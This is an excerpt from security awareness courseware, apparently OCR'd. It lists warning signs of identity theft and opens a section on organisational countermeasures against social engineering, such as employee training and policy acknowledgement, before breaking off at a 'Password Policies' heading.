
Indications of Identity Theft

People do not realize that they are the victim of identity theft until they experience some unknown and unauthorized issues as a result of the theft. Therefore, it is of paramount importance that people watch out for the warning signs that their identities have been compromised. Listed below are some of the signs of identity theft:

- Unfamiliar charges to your credit card that you do not recognize.
- No longer receive credit card, bank, or utility statements
- Creditors call asking about an unknown account on your name.
- There are numerous traffic violations under your name that you did not commit.
- You receive charges for medical treatment or services you never received.
- There is more than one tax return filed under your name.
- Being denied access to your own account and unable to take out loans or use other services.
- Not receiving electricity, gas, water, or other services bills due to stolen mail.
- Sudden changes in your personal medical records showing a condition you do not suffer from.

Some additional indications of identity theft are as follow:

- Getting a notification that your information was compromised or misused by a data breach in a company where you are an employee or have an account.
- An inexplicable cash withdrawal from your bank account.
- Calls from debit or credit card fraud control departments giving warnings about suspicious activities on your accounts.
- A refusal of government benefits to you and your child because those benefits are already being received by some other account using your child’s Social Security Number.
- Your medical insurance plan rejects your authentic medical claim because someone tampered with your medical records, causing you to reach your benefit limit.




LO#06: Explain Social Engineering Countermeasures

Social Engineering Countermeasures

Social engineers exploit human behavior (such as manners, enthusiasm toward work, laziness, or naivete) to gain access to the targeted company's information resources. Social engineering attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against social engineering attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

This section deals with countermeasures that an organization can implement to be more secure against social engineering attacks.



Social Engineering Countermeasures

- **Good policies** and **procedures** are ineffective if they are not taught and reinforced by employees
- After receiving training, employees should **sign a statement** acknowledging that they understand the policies
- The main objectives of social engineering defense strategies are to **create user awareness**, **robust internal network controls**, and secure policies, plans, and processes

Password Policies

